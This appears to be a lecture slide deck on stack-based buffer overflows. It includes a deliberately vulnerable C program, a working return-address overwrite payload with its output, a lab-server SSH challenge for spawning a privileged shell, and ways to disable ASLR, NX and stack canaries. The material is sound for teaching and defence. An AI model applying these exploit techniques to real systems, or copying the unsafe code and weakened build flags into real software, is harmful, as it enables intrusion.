

# Buffer Overflows



Smashing the Stack  
~Daniel Chen


# What are buffer overflows?

- Abusing user inputs to gain control of the execution flow of a program
- Entryway for many forms of binary exploitation.
- We will be looking at stack-based buffer overflows

# Overview: The Stack

- Formally known as the activation records
- Serves as the memory for local variables of the callee
- Also contains the return address of the caller

# Overview: The Stack



# Overview: x86\_64 assembly.

- “Human readable machine language”
- We will mainly be working with AT&T syntax assembly
- Registers: %eax, %ebx, %ecx, %esi, %edi, %esp, %ebp, %eip
  - Think of them as “global” variables
  - %esp: Points to the top of the stack
  - %ebp: Points to the bottom of the stack
  - %eip: Points to the current instruction that is executed
- Basic x86\_64 Instructions:
  - Each instruction represents a “single” operation for the CPU to perform
  - movq, leaq, addq, subq, andq, xorq, jmp (je, jg, jge, jl, jle, jne ...), push, pop
  - call
  - ret
- Each x86\_64 instruction is a part of a program’s memory!

# Overview: x86\_64 assembly

```
void add_five(short val) {  
    short sum = val + 5;  
    printf("%d", sum);  
}
```

```
08048410 <add_five>:  
8048410:      83 ec 0c          sub     $0xc,%esp  
8048413:      0f b7 44 24 10    movzwl 0x10(%esp),%eax  
8048418:      83 c0 05          add     $0x5,%eax  
804841b:      98               cwtl  
804841c:      89 44 24 04       mov     %eax,0x4(%esp)  
8048420:      c7 04 24 d0 84 04 08 movl    $0x80484d0,(%esp)  
8048427:      e8 b4 fe ff ff    call   80482e0 <printf@plt>  
804842c:      83 c4 0c          add     $0xc,%esp  
804842f:      c3               ret
```

# Overview: Endianness

- Notations used for number representation in programs.
- Two main types: Big endian notation and Little endian notation
- Big endian: Most significant byte placed at lowest address
  - Reverse **byte** order of little endian notation
- Little endian: Least significant byte placed at lowest address
  - Reverse **byte** order of big endian notation
- Ex:
  - 0x12345678 in big endian is.....
  - 0x78563412 in little endian
- **Address values in Linux binaries are in little endian notation.**

# Bounds checking within programs

```
array = ["a", "b", "c"]  
print(array[5])
```

```
public class Main{  
    public static void main(String[] args)  
    {  
        char arr[] = {'a', 'b', 'c'};  
        System.out.print(arr[5]);  
    }  
}
```

```
Traceback (most recent call last):  
  File "python", line 2, in <module>  
IndexError: list index out of range
```

```
Exception in thread "main" java.lang.ArrayIndexOutOfBoundsException: 5  
    at Main.main(Main.java:5)  
exit status 1
```




# Bounds checking within programs

```
#include <stdio.h>

int main() {
    char arr[] = {'a', 'b', 'c'};
    printf("%c\n", arr[5]);
    return 0;
}
```

gcc version 4.6.3



**Who still seriously use C as their  
programming language?**

# C program examples

- Linux OS
  - Including basic commands such as ls, cat, echo, ....
- cURL
  - [CVE-2018-0500](#)
- List goes on...

# Buffer-Overflow vulnerable functions

- `gets()`
- `strcat()`
- `strcpy()`
- `scanf()`
- Anything else that only stops reads in input until a terminating byte is reached

# vuln.c

```
#include <stdio.h>
#include <stdlib.h>
void secret() {
    puts("You found my secret!");
    exit(0);
}
void vuln() {
    long value = 0xDEADBEEF;
    char buffer[16] = "";
    int index = 0;
    char c = getchar();
    while (c != '\n')
    {
        buffer[index] = c;
        c = getchar();
        index++;
    }
    puts(buffer);
    printf("The value is now equal to 0x%08x\n", value);
}
int main() {
    puts("Enter your input here:");
    vuln();
}
```

# vuln stack

```
Higher addresses ^
-----
|      return address      |
-----
|    saved base pointer    |
-----
| long value = 0xEFBEADDE  |
-----
|      buffer (16 bytes)   |
-----
| index      |      c      |
-----
Lower addresses v
```

# vuln

```
student@cassiopeia:~/ICS/misc$ ./vuln
Enter your input here:
Daniel
Daniel
The value is now equal to 0xdeadbeef
```

But what if we enter something longer?.....

## vuln (20 "A"s)

```
student@cassiopeia:~/ICS/misc$ ./vuln
Enter your input here:
AAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAA000

The value is now equal to 0x41414141
student@cassiopeia:~/ICS/misc$
```



# vuln stack

```
Higher addresses ^
-----
|      return address      |
-----
|      saved base pointer  |
-----
| long value = 0xEFBEADDE  |
-----
|      0x4141414141414141  |
|      0x4141414141414141  |
-----
|      index      |      c      |
-----
Lower addresses v
```

# vuln stack

```
Higher addresses ^
-----
|      return address      |
-----
|      saved base pointer  |
-----
| long value = 0x41414141  |
-----
|      0x4141414141414141  |
|      0x4141414141414141  |
-----
|      index      |      c      |
-----
Lower addresses v
```

But we can still go further.....

# vuln stack

```
Higher addresses ^
-----
|          0x41414141          | ]- Return address overwritten!
-----
|          0x41414141          |
-----
| long value = 0x41414141      |
-----
| 0x414141414141414141414141   |
| 0x414141414141414141414141   |
-----
| index      |      c      |
-----
Lower addresses v
```

# vuln

```
student@cassiopeia:~/ICS/misc$ ./vuln
Enter your input here:
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAA
c
The value is now equal to 0x41414141
Segmentation fault (core dumped)
```

It's now trying to execute instructions at address 0x41414141!

```
(gdb) run
Starting program: /home/student/ICS/misc/vuln
Enter your input here:
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAA
[
The value is now equal to 0x41414141

Program received signal SIGSEGV, Segmentation fault.
0x41414141 in ?? ()
(gdb) bt
#0  0x41414141 in ?? ()
(gdb) █
```

# vuln (objdump -d)

```
0804849b <secret>:
804849b:      83 ec 0c          sub     $0xc,%esp
804849e:      83 ec 0c          sub     $0xc,%esp
80484a1:      68 00 86 04 08    push   $0x8048600
80484a6:      e8 b5 fe ff ff    call   8048360 <puts@plt>
80484ab:      83 c4 10          add     $0x10,%esp
80484ae:      83 ec 0c          sub     $0xc,%esp
80484b1:      6a 00             push   $0x0
80484b3:      e8 b8 fe ff ff    call   8048370 <exit@plt>
```

# vuln stack

```
Higher addresses ^
-----
|          0x9b840408          | ]- Return address overwritten!
-----
|          0x41414141          |
-----
| long value = 0x41414141      |
-----
| 0x4141414141414141          |
| 0x4141414141414141          |
-----
| index      |      c      |
-----
Lower addresses v
```

# vuln (exploited)

```
student@cassiopeia:~/ICS/misc$ echo -e "AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA\x9b\x84\x04\x08" | ./vuln
Enter your input here:
AAAAAAAAAAAAAAAAAAAAAAAAA
L
The value is now equal to 0x41414141
You found my secret!
student@cassiopeia:~/ICS/misc$ █
```

# Your turn!

- To begin: SSH into `easy@10.163.108.11 -p 1001` (pw: guest) and see if you can spawn a privileged shell!
- Hint: `gdb`, `objdump`, and `python` will be helpful!
- Other hints are in the executables!
- DO NOT OVERLOAD THE SERVER OR DO ANYTHING THAT INTERFERES WITH OTHER'S ABILITY TO DO THE CHALLENGE



# GDB Cheat Sheet

- **b/break vuln**
  - Puts a breakpoint at beginning of function vuln()
- **b \*0x08048586**
  - Puts a breakpoint at address 0x08048586
- **run**
  - Runs the program in the debugger, pauses when breakpoint/segfault is reached
  - run < input.txt: Runs program with given input entered through stdin
- **disas/disassemble**
  - Display the disassembly of current function
  - disas vuln: Displays the disassembly of function vuln()
- **c/continue**
  - Continues from breakpoint until end/reach another breakpoint
- **q/quit: Exits out of gdb**
- **info registers**
  - Displays the value of all registers in the current step of registers
- **stepi**
  - Steps the program forward by one instruction
- **x/20bx \$esp**
  - Displays 20 bytes of data from the address of register \$esp in hex byte format
  - x/40lx 0xfffffe70 : Displays 40 groups of 4 bytes (a long) from the address 0xfffffe70
- **help <command>**
  - Displays help message for a given gdb command.
- **kill**
  - Terminates the current program running in gdb. Does not terminate gdb.
- **bt/backtrace**
  - Displays the current call-stack

# What can you do with buffer overflows?

- Control execution flow
- Jump to shellcode stored in the stack buffer
- 32-bit executables: Control function parameters
- Launch Ret-to-libc attacks
- Override function pointers
- Build ROPchains

# Buffer Overflow Mitigations

# Address Space Layout Randomization

- Instead of having the stack start from 0xFFFFFFFF, maybe have it start from 0xFFFF3B92
  - Or something else that is random each time
- You won't know where you want your execution flow to go on the stack!
- Enabled by default on the Linux kernel (and now Windows!)
  - You can run ``setarch x86_64 -v -LR bash`` to disable it temporarily, then ``exit`` when you are done.

# Position Independent Executable

- Addresses in executable are relative, not absolute.
- Used to support ASLR
- Enabled by default, compile and link with `-no-pie` to disable

```
00000000000001190 <frame_dummy>:
 1190:      e9 7b ff ff ff      jmpq    1110 <register_tm_clones>

00000000000001195 <main>:
 1195:      55                  push    %rbp
 1196:      48 89 e5            mov     %rsp,%rbp
 1199:      48 83 ec 20         sub     $0x20,%rsp
 119d:      c7 45 f8 00 00 00 00 movl    $0x0,-0x8(%rbp)
 11a4:      48 8d 3d 59 0e 00 00 lea     0xe59(%rip),%rdi
 11ab:      48 8b 59 55 55 55 55 mov     0x55555555(%rip),%rbp
```

# REL-RO

- Partial RELocation-Read-Only
- Moves the relocation tables (functions responsible for calling libc functions) before all global variables on the heap.
  - Therefore eliminating heap overflows that overwrite the relocation table entries.
- Have no impact on the stack

# NX bit

- Also known as DEP (Data Execution Prevention)
- Disable code execution on the stack completely
  - You will get a segmentation fault if you attempt to do so.
  - Doesn't affect other parts of the program though!
- Enabled by default, compile and link with `-z execstack` to disable


# Stack Canaries

- Canary in a coalmine
- 4 byte random value placed between buffer and return address
- If value is changed, exit the program!
- Enabled by default, disabled by adding ``fno-stack-protector``





# Stack Canaries



# Stack Canaries

```
student@cassiopeia:~/ICS/misc$ echo -e "AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA\x9b\x84\x04\x08" | ./vuln
Enter your input here:
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA000
The value is now equal to 0xdeadbeef
*** stack smashing detected ***: ./vuln terminated
Aborted (core dumped)
student@cassiopeia:~/ICS/misc$
```

# Alternative C Functions

- Use these:

- `fgets()`
- `strncat()`
- `strncpy()`
- `sscanf()`
- `read()`

- Not these:

- `gets()`
- `strcat()`
- `strcpy()`
- `scanf()`

# Further Readings

- Highly recommended: Smashing The Stack For Fun And Profit
  - [http://www-inst.eecs.berkeley.edu/~cs161/fa08/papers/stack\\_smashing.pdf](http://www-inst.eecs.berkeley.edu/~cs161/fa08/papers/stack_smashing.pdf)
- Blackhoodie workshop: Intro to Binary Exploitation
  - <https://github.com/tharina/BlackHoodie-2018-Workshop>